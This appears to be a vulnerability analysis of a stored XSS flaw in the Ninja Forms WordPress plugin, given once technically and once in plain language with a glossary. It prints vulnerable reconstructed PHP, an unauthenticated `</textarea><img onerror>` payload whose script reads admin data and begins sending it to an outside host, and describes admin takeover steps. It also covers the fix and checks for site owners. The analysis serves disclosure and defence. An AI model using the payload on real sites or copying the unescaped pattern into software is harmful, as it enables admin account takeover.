CVE-2026–94504 Analysis: Ninja Forms Stored XSS — Bypassing the Admin Screen with a Single `</textarea>` Line
 Published on medium.com
WordPress
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Ninja Forms is a WordPress form-building plugin. Its textarea fields come in two flavours: fields with the rich text editor (RTE) enabled, and plain "non-RTE" textareas. The value of a submitted field is later displayed to site staff in the legacy submission editor screen inside wp-admin, under Submissions. That screen is where the bug described here lives.
CVE-2026-94504 is a stored cross-site scripting issue in that rendering path. An unauthenticated visitor can submit a public form with a </textarea><script>...</script> style payload, and the moment an admin opens that submission in wp-admin, the payload executes in the admin's session context.

Setup
The attack needs no account on the attacker's side. It requires:
- A public-facing Ninja Forms form that contains a non-RTE textarea field. The default "Contact Me" form's "Message" field is given as an example.
- The public page's AJAX nonce, which is served to any visitor of that page.
- An administrator who opens the affected submission in wp-admin.
Affected versions are 3.15.3 and below; the fix lands in 3.15.4. The version can be confirmed from wp-content/plugins/ninja-forms/readme.txt under Stable tag.
Finding it
The bug is the result of three pieces of code interacting badly.
1) includes/Fields/Textarea.php: the escaping branch is missing
class NF_Fields_Textarea extends NF_Abstracts_Field{ protected $_type = 'textarea'; public function format_value_for_admin_table( $value ) { if ( ! $this->get_setting( 'rte' ) ) { return $value; } return wp_kses_post( $value ); }}
A correct implementation would still escape the non-RTE branch with return esc_textarea( $value );. Instead the plugin assumes that plain text needs no escaping, which is wrong as soon as the value is echoed inside an HTML tag or attribute.
2) includes/Database/Models/Submission.php: undoing the escaping
class NF_Database_Models_Submission extends NF_Abstracts_Model{ public function get_field_value_for_editor( $field_id ) { $value = $this->get_field_value( $field_id ); $value = html_entity_decode( $value, ENT_QUOTES, 'UTF-8' ); return $value; }}
The html_entity_decode() call is the crux. Even if sanitisation earlier in the pipeline encoded some characters, this function reverses that right before the value is rendered in the editor, defeating whatever protection existed at storage time.
3) The template: decoded value dropped straight into <textarea>
// legacy submission editor template (reconstructed)<textarea class="widefat" rows="6" disabled> <?php echo $submission->get_field_value_for_editor( $field_id ); </textarea>
Had esc_textarea() been applied anywhere in this chain, a </textarea> in the payload would have been rendered as </textarea>, inert text. Instead step 1 skips escaping, step 2 decodes any remaining entities, and step 3 echoes the result directly. An attacker-supplied </textarea> therefore closes the tag early, and whatever follows is parsed as live HTML.
Exploitation
Step 1: unauthenticated payload submission
The attacker submits a payload such as the following into a public form's non-RTE field, for example the "Message" field on a default "Contact Me" form:
</textarea><img src=x onerror="fetch('/wp-json/wp/v2/users/me',{headers:{'X-WP-Nonce':wpApiSettings.nonce}}).then(r=>r.json()).then(d=>fetch('https:
The leading </textarea> closes the surrounding tag; the <img> with a broken src fires onerror, which reads the current user through the REST API using the page's wpApiSettings.nonce and begins a second request to send the result elsewhere. The submission goes through wp-admin/admin-ajax.php's nf_ajax_submit action, which only needs the public page's AJAX nonce, so no login is required.
Step 2: storage
Ninja Forms writes the value into the submissions table unchanged.
Step 3: trigger, which requires admin action
When an admin opens that submission under wp-admin, Submissions, the code path above runs: html_entity_decode() followed by an unescaped echo. The </textarea> closes the tag for real, and the trailing <img onerror=...> executes in the admin's browser, with the admin's session cookies and REST nonce.
Step 4: impact of the executed script
The script can call REST endpoints (/wp/v2/users, plugin installation endpoints and so on) with admin privileges. That is enough to change the admin password, create a backdoor admin account, or upload a malicious plugin.
This is not a true zero-click chain, since it requires an admin to open the specific submission. Ninja Forms admins routinely review new submissions, though, so the real-world trigger window is small.

The attack-flow diagram follows four numbered stages. Node 1, red accent bar, "Attacker, unauthenticated": public form, non-RTE textarea, submits the </textarea><img onerror=...> payload, with an arrow labelled "POST (unauthenticated)" pointing to admin-ajax.php?action=nf_ajax_submit. Node 2, neutral gray accent bar, "Stored in DB": the value lands in the submissions table unchanged, with a side note flagging "esc_textarea() missing" in Textarea.php. Node 3, orange accent bar, "Admin opens Submissions": a browser-window icon and a code badge calling out html_entity_decode() followed by an unescaped echo in Submission.php. Node 4, dark red accent bar, "Script executes in admin context": a key icon plus an arrow to an external server, representing cookie/nonce theft or a malicious REST call. The connectors 1 to 2 to 3 to 4 are curved and labelled "POST (unauthenticated)", "stored", "view triggers it" and "executes". A green-accented footer box summarises the fix: version 3.15.4 adds esc_textarea(), which cuts the chain between step 3 and step 4.
Root cause
The mistake is a missing contextual output encoding. The non-RTE branch of format_value_for_admin_table() returns the raw value, get_field_value_for_editor() decodes entities that might have been introduced upstream, and the template echoes the result inside a <textarea> element. Each of the three is defensible in isolation; together they hand the browser a value that can terminate the tag.
Existing defences did not stop it because the escaping that would have neutralised the payload, esc_textarea(), was never applied at the point of output. Any encoding performed at input or storage time was undone by html_entity_decode() immediately before rendering.
Impact
An unauthenticated attacker can store script in a submission and have it run in an administrator's session when that submission is viewed. With the admin's cookies and REST nonce, the script can act with admin privileges: change the admin password, create a backdoor admin account, or install a malicious plugin. The condition is that an admin opens the specific submission; the report does not describe any other trigger.
Fix
Version 3.15.4 adds escaping at the output point, per the public changelog:
// 3.15.4+ (reconstructed)<textarea class="widefat" rows="6" disabled> <?php echo esc_textarea( $submission->get_field_value_for_editor( $field_id ) ); ?></textarea>
esc_textarea() re-encodes <, >, & and similar characters, so even though html_entity_decode() still runs upstream, the final output step neutralises anything dangerous. The lesson is contextual output encoding: escape at the point of output, not only at the point of input.
A short checklist for site owners:
- Confirm the Ninja Forms version via
wp-content/plugins/ninja-forms/readme.txtand itsStable tag; anything at or below 3.15.3 is affected. - Check whether any public-facing form has a non-RTE textarea field.
- Update to 3.15.4 or later, which is the only reliable fix. Until then, consider taking the affected form offline or adding a WAF rule that blocks submissions containing a
</textarea>sequence.
Variants to test
- Other tag-closing contexts. Look for plugin code that echoes stored values inside
<textarea>,<title>,<style>or<script>without the matching escaper (esc_textarea(),esc_html(),esc_js()). A positive result is a stored value containing the matching closing sequence that survives to the rendered admin page. - Decode-before-render patterns. Search for
html_entity_decode()orhtmlspecialchars_decode()on values that are later echoed. A positive result is a value that was encoded at input, decoded before output, and rendered unescaped. - Non-RTE versus RTE branches. Compare how a plugin treats rich-text and plain-text fields. A positive result is a plain-text branch that returns the value raw while the rich-text branch applies
wp_kses_post()or similar. - Unauthenticated AJAX submission handlers. Enumerate
admin-ajax.phpactions reachable with only a public nonce, such asnf_ajax_submit, and check what they store and where that value is later displayed. A positive result is a stored value that reaches an admin screen without output encoding. - Admin review screens as a trigger surface. Any list or detail view that staff open routinely (submissions, orders, messages, logs) is a candidate. A positive result is script execution in the admin session when the entry is opened, with no further interaction.
What happened, in plain words
A WordPress plugin called Ninja Forms had a bug that let a stranger leave a booby-trapped message on a website's contact form. The trap did nothing while it sat in the database. It only went off when a site administrator opened that message in the WordPress admin area, and when it went off it ran code inside the administrator's own browser, with the administrator's own powers.
This kind of bug is called stored cross-site scripting, usually shortened to stored XSS. To understand the name, you need two ideas.
Cross-site scripting means tricking a website into showing your code as if the website itself had written it. A web page is built from text that a browser reads and turns into things you can see: headings, paragraphs, images, buttons. Some of that text is not just text, it is instructions. If a site lets a visitor's words end up in the page without cleaning them first, the visitor's words can become instructions, and the browser will follow them because it cannot tell the difference between the site's instructions and the visitor's.
Stored means the bad text is saved somewhere first, rather than being reflected straight back. Think of the difference between shouting something at a receptionist, who repeats it back to you immediately, and writing it in a guest book that the manager reads a week later. The guest book version is stored XSS: the danger waits in the book until the right person opens it.
A useful everyday comparison: imagine a suggestion box at an office. Most notes say "please fix the printer". Someone drops in a note that says "please fix the printer" and then, in tiny writing, "and by the way, hand me the keys to the building". The person who empties the box reads the whole note and, because it is in the official box, does what it says. The note was not written by the office, but it was read as if it were.
The product and the feature
WordPress is a system for building websites. You install it, pick a theme for how it looks, and add plugins for extra abilities. A plugin is a small program that plugs into WordPress and adds a feature, the way an app adds a feature to a phone.
Ninja Forms is a WordPress plugin for building forms: contact forms, sign-up forms, survey forms. A site owner drags fields onto a form (name, email, message) and the plugin handles the rest, including saving every submission so staff can read it later.
One of the field types is the textarea. A textarea is the big multi-line box you type into when you write a message, as opposed to a single-line box for your name. Ninja Forms offers textareas in two flavours:
- RTE textareas, where RTE stands for rich text editor. A rich text editor is the toolbar-with-bold-and-italics kind of box, the same idea as the formatting bar in a word processor. Because it is meant to produce formatting, the plugin treats its contents as something that may legitimately contain markup.
- Non-RTE textareas, which are meant to be plain text only. No bold, no links, just characters.
That distinction matters, because the plugin made a wrong assumption about the plain one.
When someone submits a form, Ninja Forms saves the entry. Staff then read entries in a screen inside wp-admin, which is the private control panel of a WordPress site, the part you only reach after logging in. The specific screen here is the legacy submission editor screen, found under Submissions. "Legacy" just means an older screen the plugin still keeps around. That screen is where the bug lives.
The bug has a public identifier, CVE-2026-94504. A CVE is a catalogue number for a known security flaw, so that people across the world can refer to the same bug unambiguously. Think of it as a registration plate for a vulnerability.
What the attacker needs
The attack needs no account on the attacker's side. It requires three things:
- A public-facing Ninja Forms form that contains a non-RTE textarea field. The default "Contact Me" form's "Message" field is given as an example. "Public-facing" means any visitor to the site can see and use it, which is the whole point of a contact form.
- The public page's AJAX nonce, which is served to any visitor of that page.
- An administrator who opens the affected submission in wp-admin.
Two of those terms need unpacking.
AJAX is a way for a web page to talk to the server in the background, without reloading the whole page. When you type in a search box and suggestions appear without the page blinking, that is AJAX. The page sends a small request to the server, the server sends back a small answer, and the page updates itself.
A nonce is a short random-looking value that a site hands out to a page so that the server can later check a request really came from that page. The name comes from "number used once". It is not a password and it does not identify you; it is more like the numbered ticket you get at a cloakroom. Anyone who visits the page gets a ticket, and the server accepts requests that present a valid ticket. That is why the attacker can get one: they are just another visitor.
Affected versions are 3.15.3 and below; the fix lands in 3.15.4. The version can be confirmed from wp-content/plugins/ninja-forms/readme.txt under Stable tag. A plugin's readme.txt is a plain text file shipped with it that states, among other things, its current version number under the heading Stable tag.
Finding it: three pieces that combine badly
The bug is the result of three pieces of code interacting badly. Each piece, read on its own, looks reasonable. Together they open the door. This is common in security: the flaw is rarely one dramatic mistake, more often a chain of small assumptions that do not survive contact with each other.
1) includes/Fields/Textarea.php: the escaping branch is missing
class NF_Fields_Textarea extends NF_Abstracts_Field{ protected $_type = 'textarea'; public function format_value_for_admin_table( $value ) { if ( ! $this->get_setting( 'rte' ) ) { return $value; } return wp_kses_post( $value ); }}
Line by line, in plain words:
class NF_Fields_Textarea extends NF_Abstracts_Fielddeclares a piece of the plugin that describes the textarea field type. "Class" is programming jargon for a bundle of related code with a name; "extends" means it builds on a more general bundle that already exists.protected $_type = 'textarea';records that this class is about the textarea field type.public function format_value_for_admin_table( $value )is a function, meaning a named block of code that does one job. This one's job is to prepare a submitted value for display in the admin's table of submissions. It receives the value as$value.if ( ! $this->get_setting( 'rte' ) ) {asks a question: is the rich text editor setting switched off for this field? The!means "not".return $value;is the answer when the editor is off: hand the value back exactly as it came in, untouched.return wp_kses_post( $value );is the answer when the editor is on: pass the value throughwp_kses_post(), a WordPress function that strips out dangerous markup while allowing ordinary formatting.
So the rich-text branch gets cleaned and the plain-text branch gets nothing. A correct implementation would still escape the non-RTE branch with return esc_textarea( $value );. Instead the plugin assumes that plain text needs no escaping, which is wrong as soon as the value is echoed inside an HTML tag or attribute.
Escaping is the central idea of this whole story, so it is worth slowing down for. Escaping means converting characters that have a special meaning in a page into a harmless written-out form of themselves. In HTML, the language pages are written in, the characters < and > mark the start and end of tags. A tag is an instruction to the browser, like "this is an image" or "this is a text box". If you want to show the characters < and > as text rather than have the browser act on them, you write them as < and >. The browser displays < and > but treats them as ordinary letters. Escaping is the difference between handing someone a loaded tool and handing them a picture of it.
Echo is programmer-speak for "print out into the page". When code echoes a value, that value becomes part of the page the browser receives.
2) includes/Database/Models/Submission.php: undoing the escaping
class NF_Database_Models_Submission extends NF_Abstracts_Model{ public function get_field_value_for_editor( $field_id ) { $value = $this->get_field_value( $field_id ); $value = html_entity_decode( $value, ENT_QUOTES, 'UTF-8' ); return $value; }}
Line by line:
class NF_Database_Models_Submission extends NF_Abstracts_Modeldeclares the part of the plugin that represents one saved submission, again building on a general base.public function get_field_value_for_editor( $field_id )is a function whose job is to fetch one field's value for the editor screen. It is told which field by$field_id.$value = $this->get_field_value( $field_id );fetches the stored value and puts it in a variable called$value. A variable is just a labelled box that holds something while the code works.$value = html_entity_decode( $value, ENT_QUOTES, 'UTF-8' );is the important line.html_entity_decode()does the exact opposite of escaping: it turns written-out forms such as<back into the real characters<.ENT_QUOTESsays to do this for quote characters too, and'UTF-8'names the character encoding, the scheme that maps numbers to letters so text displays correctly.return $value;hands the decoded value back to whoever asked.
The html_entity_decode() call is the crux. Even if sanitisation earlier in the pipeline encoded some characters, this function reverses that right before the value is rendered in the editor, defeating whatever protection existed at storage time.
Sanitisation is cleaning input: removing or neutralising anything dangerous before it is used. Escaping and sanitisation are cousins. Sanitisation tries to make the value safe; escaping makes the value safe for one particular place it is about to be shown in. The second is more precise, and this bug is a lesson in why the precision matters.
3) The template: decoded value dropped straight into <textarea>
// legacy submission editor template (reconstructed)<textarea class="widefat" rows="6" disabled> <?php echo $submission->get_field_value_for_editor( $field_id ); </textarea>
Line by line:
- The first line is a comment, marked by
//, saying this is the legacy submission editor template and that it has been reconstructed. A template is a file that mixes fixed page structure with placeholders for values that change. <textarea class="widefat" rows="6" disabled>opens an HTML textarea element.class="widefat"attaches a styling name,rows="6"makes it six lines tall, anddisabledmeans the visitor cannot type in it, it is for reading only.<?php echo $submission->get_field_value_for_editor( $field_id ); ?>is a PHP instruction embedded in the page. PHP is the programming language WordPress is written in. The<?php ... ?>markers say "stop treating this as page text and run it as code". The code asks the submission object for the field's value, using the function from piece 2, and echoes it straight into the page.</textarea>closes the textarea element.
Had esc_textarea() been applied anywhere in this chain, a </textarea> in the payload would have been rendered as </textarea>, inert text. Instead step 1 skips escaping, step 2 decodes any remaining entities, and step 3 echoes the result directly. An attacker-supplied </textarea> therefore closes the tag early, and whatever follows is parsed as live HTML.
An entity is the written-out form of a character, like < for <. To parse means to read text and work out its structure, which is what a browser does with every page it receives.
Exploitation
Step 1: unauthenticated payload submission
The attacker submits a payload such as the following into a public form's non-RTE field, for example the "Message" field on a default "Contact Me" form:
</textarea><img src=x onerror="fetch('/wp-json/wp/v2/users/me',{headers:{'X-WP-Nonce':wpApiSettings.nonce}}).then(r=>r.json()).then(d=>fetch('https:
A payload is the piece of text an attacker sends to try to make something happen. Here it is a mixture of page markup and JavaScript. JavaScript is the programming language browsers run; it is what makes pages interactive.
Breaking the payload down:
</textarea>is a closing tag. It tells the browser "the text box ends here". Because the template has already opened a textarea, this closes it early, and everything after it is no longer treated as text inside a box but as fresh page content.<img src=x onerror="...">starts an image element.src=xpoints the image at a file calledx, which does not exist.onerroris an attribute that holds code to run if the image fails to load. Since the image is guaranteed to fail, the code runs immediately. This is a classic trick: the attacker does not need a working image, only a reliable failure.fetch('/wp-json/wp/v2/users/me',{headers:{'X-WP-Nonce':wpApiSettings.nonce}})calls the site's REST API. An API is a defined way for one program to ask another for something, like a service counter with set questions and set answers. A REST API is a common style of web API where each address represents a thing./wp-json/wp/v2/users/meis the address for "the currently logged-in user". The second part of the call attaches a header, which is extra information sent with a request; here it sendsX-WP-Noncewith the valuewpApiSettings.nonce, the nonce the page already holds. In effect the script borrows the admin's own ticket to ask the site who the admin is..then(r=>r.json())takes the answer and reads it as JSON, a plain text format for structured data, the way a form has labelled fields..then(d=>fetch('https:starts a second request to send the result somewhere else. The payload as published is cut off at this point.
The leading </textarea> closes the surrounding tag; the <img> with a broken src fires onerror, which reads the current user through the REST API using the page's wpApiSettings.nonce and starts a second request to send the result elsewhere. The submission goes through wp-admin/admin-ajax.php's nf_ajax_submit action, which only needs the public page's AJAX nonce, so no login is required.
wp-admin/admin-ajax.php is WordPress's general-purpose handler for background requests; the action value nf_ajax_submit tells it which job to do, here "handle a Ninja Forms submission". Unauthenticated means "without being logged in", and that is the point: the attacker never needs an account.
Step 2: storage
Ninja Forms writes the value into the submissions table unchanged. A database is the organised store where a site keeps its data, and a table is one grid inside it, here one row per submission. Nothing dangerous happens at this stage. The trap is simply recorded, exactly as typed.
Step 3: trigger, which requires admin action
When an admin opens that submission under wp-admin, Submissions, the code path above runs: html_entity_decode() followed by an unescaped echo. The </textarea> closes the tag for real, and the trailing <img onerror=...> executes in the admin's browser, with the admin's session cookies and REST nonce.
A cookie is a small piece of data a site asks your browser to keep and send back with every request to that site. It is how a site remembers that you are logged in between page loads. A session is that logged-in state. If someone else's code runs in your browser while you are logged in, it can act as you, because the browser automatically attaches your cookie to every request it makes. That is why this bug is serious: the script does not need to steal the password, it just needs the browser to be already logged in.
Step 4: impact of the executed script
The script can call REST endpoints (/wp/v2/users, plugin installation endpoints and so on) with admin privileges. An endpoint is one specific address in an API, one counter in the service hall. Privileges are the permissions an account has. That is enough to change the admin password, create a backdoor admin account, or upload a malicious plugin. A backdoor account is an extra account the attacker creates so they can return later even after the original problem is fixed.
This is not a true zero-click chain, since it requires an admin to open the specific submission. Zero-click describes an attack that needs no action from the victim at all. Ninja Forms admins routinely review new submissions, though, so the real-world trigger window is small.
The attack-flow diagram follows four numbered stages. Node 1, red accent bar, "Attacker, unauthenticated": public form, non-RTE textarea, submits the </textarea><img onerror=...> payload, with an arrow labelled "POST (unauthenticated)" pointing to admin-ajax.php?action=nf_ajax_submit. A POST is the kind of web request used to send data to a server, as opposed to a GET, which asks for a page. Node 2, neutral gray accent bar, "Stored in DB": the value lands in the submissions table unchanged, with a side note flagging "esc_textarea() missing" in Textarea.php. Node 3, orange accent bar, "Admin opens Submissions": a browser-window icon and a code badge calling out html_entity_decode() followed by an unescaped echo in Submission.php. Node 4, dark red accent bar, "Script executes in admin context": a key icon plus an arrow to an external server, representing cookie/nonce theft or a malicious REST call. The connectors 1 to 2 to 3 to 4 are curved and labelled "POST (unauthenticated)", "stored", "view triggers it" and "executes". A green-accented footer box summarises the fix: version 3.15.4 adds esc_textarea(), which cuts the chain between step 3 and step 4.
Root cause
The mistake is a missing contextual output encoding. Contextual output encoding is a long phrase for a simple rule: clean a value for the exact place you are about to put it, at the moment you put it there. A value shown inside a textarea needs different treatment from one shown inside a link or a script block, because each place has its own special characters.
The non-RTE branch of format_value_for_admin_table() returns the raw value, get_field_value_for_editor() decodes entities that might have been introduced upstream, and the template echoes the result inside a <textarea> element. Each of the three is defensible in isolation; together they hand the browser a value that can terminate the tag.
Existing defences did not stop it because the escaping that would have neutralised the payload, esc_textarea(), was never applied at the point of output. Any encoding performed at input or storage time was undone by html_entity_decode() immediately before rendering.
Impact
An unauthenticated attacker can store script in a submission and have it run in an administrator's session when that submission is viewed. With the admin's cookies and REST nonce, the script can act with admin privileges: change the admin password, create a backdoor admin account, or install a malicious plugin. The condition is that an admin opens the specific submission; the report does not describe any other trigger.
Fix
Version 3.15.4 adds escaping at the output point, per the public changelog. A changelog is the list a project publishes of what changed in each release.
// 3.15.4+ (reconstructed)<textarea class="widefat" rows="6" disabled> <?php echo esc_textarea( $submission->get_field_value_for_editor( $field_id ) ); ?></textarea>
Line by line:
- The comment marks this as the fixed template, reconstructed, for version 3.15.4 and later.
<textarea class="widefat" rows="6" disabled>opens the same read-only six-line box as before.<?php echo esc_textarea( $submission->get_field_value_for_editor( $field_id ) ); ?>is the change. The value is still fetched the same way, but before it is echoed it is passed throughesc_textarea(), which turns any<,>or&into its written-out form.</textarea>closes the box.
esc_textarea() re-encodes <, >, & and similar characters, so even though html_entity_decode() still runs upstream, the final output step neutralises anything dangerous. The lesson is contextual output encoding: escape at the point of output, not only at the point of input.
A short checklist for site owners:
- Confirm the Ninja Forms version via
wp-content/plugins/ninja-forms/readme.txtand itsStable tag; anything at or below 3.15.3 is affected. - Check whether any public-facing form has a non-RTE textarea field.
- Update to 3.15.4 or later, which is the only reliable fix. Until then, consider taking the affected form offline or adding a WAF rule that blocks submissions containing a
</textarea>sequence.
A WAF, or web application firewall, is a filter that sits in front of a site and blocks requests matching known-bad patterns. It is a stopgap, not a repair: it can be worked around, which is why updating is the only reliable fix.
Variants to test
These are the wider lessons, written as things a tester might look for in other software. They are included because the same shape of mistake tends to repeat.
- Other tag-closing contexts. Look for plugin code that echoes stored values inside
<textarea>,<title>,<style>or<script>without the matching escaper (esc_textarea(),esc_html(),esc_js()). A positive result is a stored value containing the matching closing sequence that survives to the rendered admin page. Each of those tags has its own closing sequence, and each needs its own escaper. - Decode-before-render patterns. Search for
html_entity_decode()orhtmlspecialchars_decode()on values that are later echoed. A positive result is a value that was encoded at input, decoded before output, and rendered unescaped. This is exactly the second piece of the chain above, seen on its own. - Non-RTE versus RTE branches. Compare how a plugin treats rich-text and plain-text fields. A positive result is a plain-text branch that returns the value raw while the rich-text branch applies
wp_kses_post()or similar. If one branch is guarded and the other is not, ask why. - Unauthenticated AJAX submission handlers. Enumerate
admin-ajax.phpactions reachable with only a public nonce, such asnf_ajax_submit, and check what they store and where that value is later displayed. To enumerate is to list systematically. A positive result is a stored value that reaches an admin screen without output encoding. - Admin review screens as a trigger surface. Any list or detail view that staff open routinely (submissions, orders, messages, logs) is a candidate. A positive result is script execution in the admin session when the entry is opened, with no further interaction. The lesson is that the place where staff read untrusted text is exactly where output encoding matters most.
Glossary
- AJAX: a way for a web page to exchange small messages with the server in the background, without reloading the whole page.
- API: a defined set of questions one program can ask another, with defined answers.
- Backdoor account: an extra account an attacker creates so they can log in again later, even after the original flaw is fixed.
- Changelog: a published list of what changed in each release of a piece of software.
- Class: a named bundle of related code in a programming language.
- Contextual output encoding: cleaning a value for the exact place it is about to be displayed, at the moment of display.
- Cookie: a small piece of data a site asks your browser to store and send back with each request, commonly used to remember that you are logged in.
- CVE: a catalogue number assigned to a known security flaw so people can refer to it unambiguously.
- Database: the organised store where a site keeps its data.
- Echo: to print a value out into the page being generated.
- Endpoint: one specific address in an API, one defined question you can ask.
- Entity: the written-out form of a character in HTML, such as
<for<. - Enumerate: to list something systematically.
- Escaping: converting characters that have special meaning in a page into a harmless written-out form, so they display as text instead of being acted on.
- Function: a named block of code that performs one job.
- HTML: the language web pages are written in, made of tags that instruct the browser.
- JavaScript: the programming language browsers run to make pages interactive.
- JSON: a plain text format for structured data, organised as labelled fields.
- Nonce: a short random-looking value handed to a page so the server can check a request came from that page; not a password, and given to any visitor.
- Parse: to read text and work out its structure, as a browser does with every page.
- Payload: the piece of text an attacker sends to try to make something happen.
- PHP: the programming language WordPress is written in.
- Plugin: a small program that adds a feature to a larger system such as WordPress.
- POST: the kind of web request used to send data to a server, as opposed to asking for a page.
- Privileges: the permissions an account has.
- REST API: a common style of web API where each address represents one thing.
- RTE (rich text editor): a text box with formatting controls such as bold and italics, like a word processor's toolbar.
- Sanitisation: cleaning input by removing or neutralising anything dangerous before it is used.
- Session: the state of being logged in to a site across multiple page loads.
- Stored XSS (stored cross-site scripting): a flaw where an attacker's text is saved by a site and later shown to someone else as if the site had written it, letting the attacker's code run in that person's browser.
- Table: one grid of data inside a database, here one row per form submission.
- Tag: an instruction in HTML marking the start or end of something, such as a text box or an image.
- Template: a file mixing fixed page structure with placeholders for values that change.
- Textarea: the large multi-line box on a form where you type a message.
- Unauthenticated: without being logged in.
- Variable: a labelled box in code that holds a value while the code works.
- WAF (web application firewall): a filter in front of a site that blocks requests matching known-bad patterns; a stopgap, not a repair.
- wp-admin: the private control panel of a WordPress site, reachable only after logging in.
- Zero-click: describing an attack that needs no action at all from the victim.



